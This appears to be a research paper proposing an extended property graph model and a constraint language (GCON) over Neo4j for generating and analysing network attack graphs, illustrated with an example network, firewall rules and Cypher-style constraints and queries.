Early research on graph based formalism for network security analysis includes privilege graph [8], attack tree [22]. The concept of attack graph was first introduced by Phillips and Swiler [20] in 1998. They used a form of attack graph known as the state enumeration graph, where nodes represent possible system state during execution of an attack and edges represent a change of state, caused by a single action of the attacker. They used a custom algorithm for attack graph generation that starts from the initial state and generates the graph iteratively matching attack templates to the configuration of the network system and attacker's profile. Model checking based techniques [21,23] also uses this formalism for attack graph representation. Both these early approaches faced significant exponential state-space problems even for moderate-sized networks. MulVAL [18] is a logic programming oriented approach. It is based on the logical attack graph representation which shows logical dependencies among attack goals and configuration information. Unlike the state enumeration graph, it does not represent or encode the entire state of the network in it's nodes. Size of logical attack graph is polynomial to the network being analyzed. MulVal encodes input data as Datalog facts and attack patterns as Datalog rules. Prolog logic reasoning engine XSB then evaluates these rules over facts to compute attack paths that satisfy a defined goal. Topological Vulnerability Analysis (TVA) [11] adopts a topological approach to network vulnerability analysis and is based on the exploit dependency graph formalism. It uses knowledgebase of known vulnerabilities and attack techniques on a network and then finds out different sequences of exploits or attack paths starting from attacker's initial state leading to compromise of critical network assets. The NetSPA [10] approach is based on a new representation of attack graph, i.e. the multiple prerequisites graph which scales linearly to the size of the network. For interactive on the fly analysis of attack graphs Wang *et al.* [29] first proposed use of a database system. They proposed a relational data model and showed how SQL queries can be used for formulating standard attack graph based analysis tasks as well as for attack graph generation. More recently NoSQL technologies, such as graph databases have been used for attack graph processing. Barik and Mazumdar [7] first presented a formalism for attack graph generation and analysis based on Neo4j graph database. Noel *et al.* [15] used Neo4J for performing efficient attack graph based analysis.

Other efforts aimed at using attack graphs for realizing different network security related tasks; notable among them are IDS alert correlation and attack prediction [17,27], network hardening [12,28] etc. Attack graph have been used for measuring network security through number of security metrics such as network compromise percentage (NCP) [13], weakest adversary [19], k-zero day safety [26], reachable machines [16] metric etc. Attack graph based probabilistic security metric [25] approach uses Common Vulnerability Scoring System (CVSS) values for individual exploits and computes a cumulative score considering the causal relationship among exploits and security conditions. Attack graph based forensic analysis tries to prove that a series of IDS alerts are part of a coherent attack plan. Liu *et al.* [14] proposed a solution where they have augmented attack graphs with anti-forensic activity nodes that help in identifying missing evidences.

3 Attack Graph Model

The model of attack graph we shall adopt in our work is based on the notion of exploit dependency graphs. Here, *exploit* nodes represent attacks (exploitation of certain vulnerabilities) and *security* condition nodes represent either the attack pre conditions or post conditions. An exploit is defined by its pre and post conditions. Directed edges from security condition nodes to exploit nodes (known as *require* edges) represent preconditions of an attack of which all must be satisfied for an attack to be successful. A directed edge from an exploit node to a security condition node (known as *imply* edges) represents postcondition of an attack. An advantage of exploit dependency graphs is that instead of modeling hosts, exploits against vulnerabilities on hosts are modeled, thus reducing complexity. On the other hand, this model requires information on low-level attack details in form of pre and post conditions of exploits.

In Fig. 1 we illustrate a simple network configuration which will be used as a running example for the rest of the paper.




Fig. 1. Example network configuration

In this network configuration Firewall-1 controls traffic between the external and internal network. Host $h0$ is in the external network. In the DMZ of internal network host $h1$ runs web service and host $h2$ runs *ssh* service. The web service requires access to a back end database server which is running on host $h3$ in server domain. Firewall-1 only allows *http* and *ssh* traffic to $h1$ and $h2$ respectively, and blocks all other traffic. Firewall-2 allows access to the database server coming from $h1$ only. Host $h1$ is running a vulnerable version of Apache web server, which has a vulnerability (CVE-2006-3747) that allows remote attackers to exploit and gain user privilege on the web server. The *ssh* service on $h2$ has a vulnerability (CVE-2002-0640), which allows remote attackers to gain user privilege. Database server $h3$ is a Linux box running *MySQL* database which has a remotely exploitable vulnerability (CVE-2009-2446), enabling attacker to gain user privilege. The Linux kernel in host $h3$ also has vulnerability (CVE-2004-0495) which allows local user to gain admin privilege.

Attacker's initial position at host $h0$ is assumed to be in a domain, outside of the address space used by the organization. We call it as domain $d0$. DMZ is domain $d1$, server domain is $d2$ and workstations are in domain $d3$. Hosts $h4$ and $h5$ in $d3$ form a sub-domain $d3.1$.

We consider firewall rules as five tuples $\langle$*source_ip*, *source_port*, *destination_ip*, *protocol*, *destiantion_port*$\rangle$. Rule sets of Firewall-1 and Firewall-2 of our example network are shown in Tables 1 and 2 respectively.

Table 1. Rule set of firewall-1

Rule	Src_IP	Src_Port	Dst_IP	Dst_Port	Protocol	Action
1	any	any	111.222.1.1	80	tcp	accept
2	any	any	111.222.1.2	22	tcp	accept

Rule 1 and 2 of Firewall-1 allows *http* and *ssh* traffic from any host in external network to hosts $h1$ and $h2$ having IP addresses 111.222.1.1 and 111.222.1.2 respectively.

Table 2. Rule set of firewall-2

Rule	Src_IP	Src_Port	Dst_IP	Dst_Port	Protocol	Action
1	111.222.1.1	any	111.222.2.1	3306	tcp	accept

Rule 1 of Firewall-2 allows access to the *MySQL* database server $h3$ from $h1$ only. IP address of $h3$ is 111.222.2.1 and the *MySQL* daemon is using TCP port number 3306.

Figure 2 shows the exploit dependency graph for our example network. In this figure, ovals represent exploit nodes. Edges coming into the exploit nodes are require edges and identify pre conditions and that coming out are imply edges pointing towards post conditions. Exploit nodes are labeled with CVE ids of the corresponding vulnerabilities.

One of the inputs required for attack graph generation is reachability information. Such information not only includes host to host reachability information but also include process to process reachability information. Traditionally, reachability analysis is done either online or offline. Online reachability analysis is performed by injecting suitably crafted packets in the target network and




Fig. 2. Exploit dependency graph

then verifying their presence at different points in the network. But this technique can cause trouble when performed over production networks. On the other hand, offline techniques build a model of the system (from network topology and firewall/router rules) and then extract reachability information out of it. Both the TVA and MulVAL attack graph generation approaches do not explicitly model any kind of traffic filtering devices such as firewalls or routers. Rather they assume availability of reachability information as input to the generation engine. NetSPA tool [9] has an integrated reachability analysis component which uses Binary Decision Diagrams to model firewall rules. In our model we have explicitly incorporated firewall rules as path constraints (discussed in next section) which enable on the fly reachability resolution.

4 Extending Property Graphs

We first present a reference graph model over which we will define constraints. This model will be a direct extension of the Property Graph Model (PGM) [4] to suit our requirements.

Property Graph Model: The property graph model can be specified in terms of the following definitions:

- N is a set of nodes, identified by an identifier $n.id, n \in N$
- E is a set of directed edges, identified similarly by $e.id, e \in E$ with $N \cap E = \emptyset$
- T, L: the sets of node (resp. edge) labels
- $\tau(n), N \mapsto T$ is a partial function that assigns a node label to $n \in N$. However a node is not required to have a node label

- $\rho(e), E \mapsto L$ is a function that assigns an edge label to $e \in E$. Unlike nodes, an edge is required to have an edge label
- A_N: a set of node attributes
- A_E: a set of edge attributes, where $A_N \cap A_E = \emptyset$. Note that if the nodes and edges have attributes of the same name, they will designate distinct attributes
- $att_n : N \mapsto A_j, A_j \subset A_N$: a function that assigns to node n a subset of node attributes A_N
- $att_e : E \mapsto A_k, A_k \subset A_E$: a function that assigns to edge e a subset of edge attributes A_E
- For $n \in N$ the function $schema(n)$ returns the schema i.e., the set of (attribute, attribute-domain) pairs of node n.

Extended Property Graph Model: The Property Graph Model is inherently schemaless so that every node and edge can have its own (possibly empty) set of attributes, and leaves the application domain to enforce any further schematization of nodes and edges if needed. We would like to create a provision for defining *optional schemas*. Using this extension, an application will be able to model the classic extended-entity-relationship model [24] and create class-level and instance-level graphs. However another application may choose to have a completely schemaless graph as intended by the Property Graph Model. This flexibility enables us to natively handle a wider range of data applications, withing burdening the user-level application with creating a fully consistent schema. We will show that the network vulnerability analysis problem needs a hybrid model where a part of the graph follows a schema while the others do not. Henceforward, we call our model the Extended Property Graph Model (EPGM). EPGM is influenced by RDF and OWL languages because it admits the notion of subproperties. However, unlike RDF and OWL, EPGM retains the fact that nodes and edges have local attributes.

To create the EPGM, we need to classify nodes and edges of the regular Property Graph Model into separate groups. This is accomplished through the following redefinitions.

- We first create three categories over nodes. In the new schema $N = N_E \cup N_I \cup N_O$ where N_E, N_I and N_O are mutually disjoint and represent entity nodes, instance nodes and ordinary nodes respectively.
- Our next goal is to define a hierarchy over node labels. Let T_{root} be a special node label, and let $isa : T \mapsto T$ be a partial ordering function that induces a tree over node labels T. We write this as $t_1 \xrightarrow{isa} t_2$. It follows from the partial ordering property that isa is antisymmetric and transitive. We also assert that the isa relation is reflexive.
- Similarly as the node labels, we can define a hierarchy over edge labels L. We denote L_{root} as the root of this hierarchy, and $subprop$ as the partial ordering relation between them.
- The hierarchy over node labels induces a new hierarchy over entity nodes. We first assert that every entity node must have a label. Then, we relate the node label hierarchy with a new hierarchy over entity nodes – thus, if $n, n' \in N_E$ and $label(n') \xrightarrow{isa} label(n)$ is true, we construct the edge $n' \xrightarrow{subclassOf} n$.

- Like nodes, the set of edges must also be partitioned. So, $E = E_T \cup E_C \cup E_S \cup E_O$. E_T is the set of edges between an instance node n_i and an entity node n_e – these edges bear the label `typeOf`; E_C represents edges between entity nodes, E_S edges represents *instance edges*, i.e., edges between instance node pairs; E_O is the set of ordinary edges as currently used by the Property Graph Model. We add the restriction that every instance node can have a `typeOf` edge to only one entity node.
- To ensure that an instance of an entity node has at least the same schema as the entity node itself, we assert that the edge $n_i \xrightarrow{typeOf} n_e$ implies $schema(n_i) \subseteq schema(n_e)$. This implies that our model corresponds to what AsterixDB [1] calls an *open type*; under an open type, an instance of an entity is allowed to have additional attributes beyond what its entity permits.
- Finally, we model single inheritance by asserting that if $n' \xrightarrow{subclassOf} n$ then $schema(n) \subseteq schema(n')$.
- Note that we have an asymmetry in the way node and edge labels are handled. While instance nodes are related to entity nodes through an explicit `typeOf` edge, edge labels of E_S are not connected to E_C directly. In the EPGM model, having an edge between two entity nodes does not imply that there would be an edge between two instance nodes corresponding to the entities. Further, two instance nodes may have additional edges between them that are not declared between their corresponding entity nodes.

A Surface Syntax for EPGM: We make a few simple extensions to Neo4J's CYPHER language to declare an EPGM graph. These changes are strictly on top of the standard CYPHER language; the ordinary nodes and edges are declared exactly as they would be in standard CYPHER. By design, a standard graph declaration in CYPHER is also an EPGM declaration.

We present our extensions in the context of our running example. Here, we consider a firewall (or a router) to be a kind of gateway device which filters traffic between multiple domains. A domain is a maximal set of IP addresses such that packets sent between any two addresses in that domain do not pass through any filtering gateway. Hosts belong to respective domains and are identified by unique IP addresses. A group of hosts in a domain can form a subdomain. A subdomain is defined by either a set of IP addresses or a range of IP addresses.

To declare that a gateway is an entity node, with the properties `ifCount`, `ifIpAddr` etc., we write

```
create (n::gateway {ifCount:"int", ifIpAddr:"string",
ifSubnetMask:"string", ... })
```

where the `::<label>` specifies `<label>` is an entity type node. The attribute types are deliberately modeled as strings with the idea that the EPGM interpreter would use this declaration to perform static type checking of instances to ensure type conformity.

Next we declare that a firewall is a kind of gateway and `fw1` is an instance of a firewall, we write

```
create (f::firewall::gateway)
create (fw1:>firewall {name:"fw1",ifCount:2,
ifIpAddr:"1.1.1.1,111.222.1.1",
ifSubnetMask:"255.255.255.0,255.255.255.0"})
```

where `:>` specifies an instance, and the `<var>::<label1>::<label2>` syntax implicitly constructs the label tree where $label1 \xrightarrow{isa} label2$.

We define other entities to capture the input information required for attack graph generation.

```
create (n::host {name:"string", ipAddr:"string",
macAddr:"string", os:"string"})

create (d::domain {name:"string", netIP:"string",
subnetMask:"string"})

create (s::service {name:"string", protocol:"string",
portNo:"int", swName:"string", swVer:"string"})

create (v::vulnerability {name:"string", cveId:"string"})

create (si::serviceInstance::service)

create (p::privilege{type:"string"})

create (exp::exploit{type:"string", srcIPAddr:"string",
dstIPAddr:"string"})
```

The entity node `privilege` represent attacker's privilege at a host. The `type` field of a privilege node identifies kind of privilege that attacker has i.e. either *user* or *admin*. Edge instances and edge labels are declared in a similar fashion. The `memberOf` edge connects a host to a subdomain/domain and a subdomain to a domain. The `connects` edge connects a firewall with a domain. A `privilege` node is connected via a `privAt` edge to the corresponding `host` node where the privilege holds.

For representing information about host vulnerabilities we use the entity nodes `service`, `vulnerability` and `serviceinstance`. There will be instance nodes corresponding to services and vulnerabilities as discovered by the vulnerability analysis tool. Vulnerability nodes are attached to the service nodes via `hasVuln` edge. For each service s discovered by the vulnerability analysis tool, which runs at a host h we create a `serviceInstance` node with a `instanceOf` edge to the `service` type node representing s and an `atHhost` edge to the host type node h where it is running.

For our example network, the *http*, *ssh* and *MySQL* services are represented by instances of `service` entity node; `s1`, `s2` and `s3` with `hasVuln` edges to instances of `vulnerability` entity nodes `v1`, `v2` and `v3` respectively. Instances of `serviceInstance` entity `si1`, `si2` and `si3` represent three instances of these services with `atHost` and `instanceOf` edges to respective hosts and services.




Fig. 3. Graph data of example network

Figure 3 shows the graph data of our example network.

The EPGM model borrows three intrinsic properties from OWL – each edge in the EPGM model has built-in Boolean-valued properties called `is_symmetric`, representing bidirectional edges, `is_reflexive`, representing the possibility of having self loops and `is_transitive` representing that the transitivity property holds over any chain of that edge label. These properties are inherited by instance edges.

5 $\mathcal{GCON}$: A Constraint Specification Language for Graphs

Logically, a constraint is a predicate that must either hold true or hold false. In $\mathcal{GCON}$, the constraint specifying predicates hold over nodes, edges, their attributes and path patterns. We restrict these predicates to be conjunctive for ease of evaluation. In the following, we introduce $\mathcal{GCON}$ through several examples.

Uniqueness Constraint: A uniqueness constraint holds over node schemas. For nodes $n : T$ having the attribute set $A_n = (a_1, a_2 \ldots a_k)$, the constraint $unique(n : T, (a_i, a_j))$ is interpreted as $\forall n_x : T, n_y : T \in N, (n_x.a_i = n_y.a_i) \wedge (n_x.a_j = n_y.a_j) \Rightarrow n_x = n_y$. In a network, a *host* may be uniquely identified by its IP address – we write this as

```
unique(n:host,n.ipAddr)                              [1]
```

Examples of uniqueness constraints for other nodes are:

```
unique(s:service, s.servName, s.servProtocol)
unique(v:vulnerability, v.cveId)
```

Key Constraint: If n is an entity node with attribute set $\bar{A}$, we can designate a subset of attributes $\bar{A}_k \subset \bar{A}$ such that for any instance node $n_i \xrightarrow{typeOf} n$, $unique(n_i, \bar{A}_k)$ and $\forall n_i \xrightarrow{typeOf} n, n_j \xrightarrow{typeOf} n, n_i.\bar{A}_k = n_j.\bar{A}_k \Rightarrow n_i.\bar{A} = n_j.\bar{A}$. In our attack graph example, we think of a service (e.g., *ssh*) running at a host as a *serviceInstance* entity whose key is defined by the destination host IP and port where it is running. We write this as

```
primary-key(n:serviceInstance,(n.ipAddr, n.portNo))       [2]
```

Foreign Keys: Clearly, the `ipAddr` of a service instance is a foreign key from the `ipAddr`, the primary key of the *host* entity node. In our model, we represent foreign keys using a structural pattern. Assume that the entity schemas for `host` and `serviceInstance` is already declared. We first declare an edge between them.

```
 create (s::serviceInstance)-[:atHost]->(h::host)
(s::serviceInstance)-[:instanceOf]->(s::service)            [3]
```

Next, we assign "foreign key role" to the edges as follows.

```
set atHost.fk-role:[tail().ipAddr->head().ipAddr]
set instanceOf.fk-role:[tail().protocol->head().protocol]
set instanceOf.fk-role:[tail().portNo->head().portNo]
```

The constraint is enforced when the edge is instantiated.

Multiplicity Constraint: The multiplicity constraint is associated with an edge label l, and specifies whether a node pair can have multiple edges with label l, and if so, the maximum value on the multiplicity if any.

```
set multiplicity [:memberOf] = 1                             [4]
```

The above declaration means, between a given pair of `host` and `domain` nodes there can be at most one `memberOf` edge. In our example, all the edge labels have multiplicity 1.

Degree Constraint: The degree constraint is also associated with an edge label l, but it specifies a fan-in (resp. fan-out) constraint where we put a limit on the indegree (resp. outdegree) of a node for edges with label l. Thus $indeg(n, l) \leq k$ means that the indegree of node n for edges with label l is at most k. If not stated explicitly, default value of degree (both in and out) of an edge is `many`. For example, degree constraint of `memberOf` edge is specified as:

```
set degree ((h::host)-[:memberOf]->()) = 1                   [5]
```

It essentially enforces a constraint that allows a host to be a member of only one domain/subdomain. As we have a default degree constraint the other way, a domain is allowed to have many hosts and/or subdomains.

The `connects` edge has default degree constraint values.

Edge Pattern Constraint: An edge pattern constraint either explicitly forbids or explicitly permits the construction of an edge pattern specified by node and edge conditions. It is used to define legitimate graph topology in an application. An edge constraint pattern can be defined as a denial of an edge between a specified set of nodes and has the form $\neg((n_1, e_1, n_2), (n_2, e_2, n_3) \ldots | \phi_1(n_1), \phi_2(e), \phi_3(n_2) \ldots)$ where $\phi()$ is a predicate *local* to the nodes and the edge.

We can deny an edge between a `host` node and a `vulnerability` node as:

```
deny (h:host)-[]-(v:vulnerability)                          [6]
```

where the bidirectional pattern prohibits the formation of edge in either direction.

Path Constraints: Given a data graph, a query would often extract a path as a sequence of connected edges that satisfy the query predicates. A path constraint specifies a sequence of edges that cannot be composed into a path *during any query*. This is in sharp contrast with edge pattern constraints that deny the existence of the edge pattern rather than the traversal through it. Thus the specification of the denial is in the form of a ECRPQ pattern [6] where the result is a path variable, i.e.,

$$deny(\chi) \longleftarrow \bigwedge_{1 \le i \le m} (x_i, \pi_i, y_i), R_j(\omega_j)$$

where x_i, y_i etc. are node variables, π_i etc. are path variables, each ω_i is a path variable from π_i and χ is a path variable from π_i. So, the formula would essentially deny paths that satisfy the conjunctive path expression (first term) and path predicates (second term). Like edge pattern constraints, based on the default settings (allow/deny) path constraints may either deny or allow construction of a path.

We have used path constraints for incorporating firewall rules into our model. Note that these constraints are of type allow, as firewalls mostly use default deny policy. (In practice firewalls may have combination of allow and deny rules. In that case the last rule is a wild card entry which either drops or allows a traffic that doesn't match any of the earlier rules.)

```
 allow p=(h1:host)-[p1:memberOf..*]->
(d:domain {name:"d0"})<-[:connects]
-(fw:firewall {name:"fw1"})-[:connects]
->(d:domain {name:"d1"})<-[p2:memberOf..*]
-(h2:host{ipAddr:"111.222.1.1"})<-[:atHost]
-(si:serviceInstance{portNo:"80"})                          [7]
```

The above path constraint implements rule 1 of Firewall-1. It allows traffic from any host `h1` which is member of domain `d0` or member of any subdomain that is a member of domain `d0` through firewall `fw1` to port number 80 of a host `h2` with IP address 111.222.1.1 and `h2` being member of domain `d1` or member of any subdomain that is a member of domain `d1`.

```
 allow p=(h1:host)-[p1:memberOf..*]->
(d:domain {name:"d0"})<-[:connects]
-(fw:firewall {name:"fw1"})-[:connects]
->(d:domain {name:"d1"})<-[p2:memberOf..*]
-(h2:host{ipAddr:"111.222.1.2"})<-[:atHost]
-(si:serviceInstance{portNo:"22"})                    [8]
```

Path Constraint `[8]` implements rule 2 of Firewall-1 in a similar fashion, allowing traffic from any host in domain `d0` to the *ssh* server in domain `d1`. Path Constraint `[9]` implements rule 1 of Firewall-2, allowing only the *http* server in domain `d1` to connect to the *MySQL* server in domain `d2`.

```
 allow p=(h1:host{ipAddr:"111.222.1.1"})-[p1:memberOf..*]
-> (d:domain {name:"d1"})<-[:connects]
-(fw:firewall {name:"fw2"})-[:connects]
->(d:domain {name:"d2"})<-[p2:memberOf..*]
-(h2:host{ipAddr:"111.222.2.1"})<-[:atHost]
-(si:serviceInstance{portNo:"3306"})                  [9]
```

Notice that since the `connects` edges are directed outward from the `firewall` nodes, the constraint presented in this example is not a directed path. The syntax `allow|deny <path-varaible> = <path-query>` closely follows the CYPHER query language.

Structural Constraints: Finally, we present an assertive structural constraint in which a graph pattern pa must exist as a precondition of a second graph pattern pa' to exist. That is, $pa' \Rightarrow pa$. structural pattern is a conjunctive predicate over graph elements and may include a local negation (e.g., a certain type of node or edge must be absent) and a predicate over a local aggregate property of a node or an edge (e.g. indegree).

This can be illustrated through the example of an `exploit` node. Conceptually, an exploit node in an attack graph represents the phenomenon that an attacker has exploited (i.e., made illegal use of) an existing vulnerability to gain an illegal privilege at a target host.

Therefore, for an exploit node (pa') to exist in an attack graph, one needs to have the following configuration (a) the exploit node must satisfy k preconditions, which are represented by edges labeled `require` in the attack graph, (b) one of these `require` edges must emanate from a prior `privilege` node p_1 that the attacker must have acquired at a `host` h_1, (c) the `exploit` node must have one and only one outgoing edge to a different `privilege` node $p_2 (\neq p_1)$ – which represents the post-exploitation privilege gained by the attacker, and (d) p_2, the post-condition privilege must occur at a `host` h_2, i.e., p_2 must have an `privAt` edge to node h_2. We do not require h_1 to be distinct from h_2, although in most cases they will be distinct, (e) The exploit node must point to the vulnerability that it exploits. This can be written as the following structural constraint.

```
(ex:Exploit) asserts
(p1:privilege)-[:privAt]->(h1:host),
(p1)-[:require]->(ex), p=()-[:require]->(ex),
(ex)-[:imply]->(p2:privilege),
(ex)-[:against]->(v:vulnerability),
(p2)-[:privAt]->(h2:host)
where count(p)<2                                                  [10]
```

where the edge `imply` represents the post condition relationship and the `against` edge relates the exploit node to the vulnerability. Note that, the set of configuration requirements (a–d) may vary for different types of exploits and we need to define structural constraints for each such type. Structural constraint `[10]` holds true for all the exploits considered in our example.

6 Attack Graphs through $\mathcal{GCON}$ Lenses

Some recent research [7,15] has started implementing attack graph generation and analysis algorithms using graph databases. In contrast, we believe that adding a constraint layer on top of a graph database will automatically lead to correct construction of network graphs and attack graphs and at the same time will provide the means of semantic optimization that will compose analytical queries with constraints to evaluate queries more effectively. In this section, we briefly illustrate how these goals are achieved through the $\mathcal{GCON}$ language, using the example network configuration of Fig. 1.

Attack graph generation requires three kinds of input information.

1. **Network topology information:** This information is typically captured automatically by tools like Nmap, Solarwinds etc.
2. **Host vulnerability information and Firewall Rules:** Vulnerability scanner tools like Nessus, Openvas, Nexpose etc. automatically detects and reports presence of known vulnerabilities in software. Firewall rules determine how services in hosts are accessed.
3. **Exploit dependency information:** This information includes preconditions on which an exploit is dependent for its successful execution and the postconditions it generates. Typically this information is hand coded by domain experts.

In Sect. 4 and 5 we have demonstrated how the first two kind of information is captured in our model. The exploit dependencies are represented as structural constraints, which guarantee the soundness of the generated attack graph. An exploit against a vulnerability can be successfully executed if certain preconditions exist. Examples of some pre conditions are (i) attacker having certain privilege (user/root) at a given host, (ii) existence of certain relationships such as trust, between two hosts etc. Also, an exploit when executed generates certain post conditions. Examples of pre conditions given above also qualify as examples of post conditions. Given graph data of a network, this pre conditions and post conditions can be expressed as graph structural patterns.

The set of pre conditions (both in number and type) needed for successful exploitation of a vulnerability depends on its type. This is also true for the set of post conditions that an exploitation of a vulnerabilty may generate. All the vulnerabilities considered in the example network are of same type. For exploitation of any of these vulnerabilities `v` of service instance `si` at destination host `hd` from source host `hs` requires attacker to have user/root privilege at `hs` and accessibility of `si` from `hs`. Note that, unlike in traditional exploit dependency graph, we have not explicitly modeled this accessibility information in our attack graph representation. This is because, a vulnerability is exploited only when it's accessibility pre condition is satisfied (among other preconditions).

6.1 Attack Graph Generation


The attack graph generation method in our case, iteratively builds the graph in a forward exploration manner. Following description briefly sketches the steps involved.

1. Find source hosts *sh* where the attacker has user/admin privilege
2. Find all services instances *si*, accessible from source host *sh*
3. Select those service instances which has a vulnerability not yet exploited from the source host *sh*. If found none, stop.
4. For each such vulnerability, check whether preconditions are satisfied, if so,
   (a) create `exploit` node
   (b) create `against` edge from `exploit` node to `vulnerability` node
   (c) create `require` edges from precondition nodes to `exploit` node
   (d) create `imply` edges from `exploit` to postcondition nodes
5. Goto step 1

Figure 4 shows the generated attack graph (partial) after iterations 1 and 2.

6.2 Network Graph Analysis

A number of analyses can be performed on the properties of a network. For the purposes of this paper, we consider the problem of semantic partitioning of a network. In contrast to the familiar notion of topological connectedness of a graph, a network is considered semantically connected if it is connected after applying all denial constraints to it.



(a) Iteration 1 (b) Iteration 2

Fig. 4. Attack graph generation

6.3 Attack Graph Analysis

IDS Alert Correlation: Alert correlation techniques for intrusion detection systems (IDS) help in deciding whether an isolated alert is part of an ongoing multi-step network intrusion. Attack graph based alert correlation involve first mapping alerts to exploit nodes in the attack graph. In one formulation of the problem, two alerts are said to be correlated if their distance is less than a threshold in the attack graph [17,27].

A different formulation is to determine if two (or more) exploit nodes that are marked as "alerted" can reach network hosts that are semantically connected, which means nodes that are connected after applying all constraints to them. Intuitively, if a firewall prevents a connection between host `h1` and all workstations in domain `d3`, then despite the physical connection through the firewall, the two belong to different semantic components of the network.

Network Hardening: An attack graph reveals the different ways network resources can be compromised and can be used to harden a network through judicious selection of vulnerabilities for either removal or patching. Such a hardening solution should remove specific vulnerabilities so that none of the attack paths leading to given critical resources can be realized [12,28]. So one way to pose a network hardening problem is "which services, when removed, will lead to removal of the maximum number of exploits? "To formulate this as a query one can say" find services related to exploits along with the hosts the run on and order them by the number of exploits for each service". Thus,

```
match (s:service)-[*]-(ex:exploit),
p=(s)-[*]->(si:serviceInstance)-[:atHost]->(h:host)
return p, count(ex) as num-exploits
order by num-exploits desc
```

Without any constraints, the native query plan in graph databases like Neo4j will find all `service` nodes, `serviceInstance` nodes, `host` nodes and `exploit` nodes by performing *labelScan* operations, and then perform *variable-length expand* operations for the two * paths in the query. However, we can apply the multiplicity constraint `[4]` degree constraint `[5]` and the structural constraint `[10]`, which has 6 component assertions that must hold and can be applied independently. Using these constraints, the query can be rewritten as:

```
match (s:service)-[*]-(v:vulnerability)
<-[:against]-(ex:exploit),
p=(s)<-[:instanceOf]-(si:serviceInstance)-[:atHost]->(h:host)
return p, count(ex) as num-exploits
order by num-exploits desc
```

This rewriting eliminates one * operation and reduces the number of traversal paths from `service` nodes to `vulnerability` nodes.

7 Implementation

As a proof of concept, we have implemented EPGM and $\mathcal{GCON}$ over popular Neo4J [3] property graph database. Neo4J has support for native graph storage and processing and uses separate store files for nodes, relationships, labels and properties. On top of disk storage the Neo4J kernel handles transaction management, caching, logging, availability etc. Neo4J exports three types of APIs to the user codes for graph manipulation. CYPHER is Neo4J's built-in declarative query language. Neo4j's Core API is an imperative JAVA API that exports the graph primitives of nodes, relationships, properties, and labels to the user. This API provides much needed flexibility and is very fast as well. The Traversal Framework is a declarative Java API. It enables the user to specify a set of constraints that limit the parts of the graph the traversal is allowed to visit.

Neo4J also provides a pluggable infrastructure in form of unmanaged extensions for implementing custom enhancements. This is particularly helpful for application domains which require finer grain access to the underlying graph data than that is provided by CYPHER. These extensions are implemented via JAX-RS classes which can be reached via REST API. Our implementation (as shown in Fig. 5) utilizes all the three API's exposed by Neo4J for manipulating graph data. The server extensions implement different graph constraints discussed in Sect. 5. The CYPHER+ compiler maps CYPHER like $\mathcal{GCON}$graph constraint specifications to appropriate REST calls that implement the respective constraints. The constraints themselves are stored in a separate graph meta database for persistence.




Fig. 5. Implementation of constraint layer over Neo4J

8 Conclusion

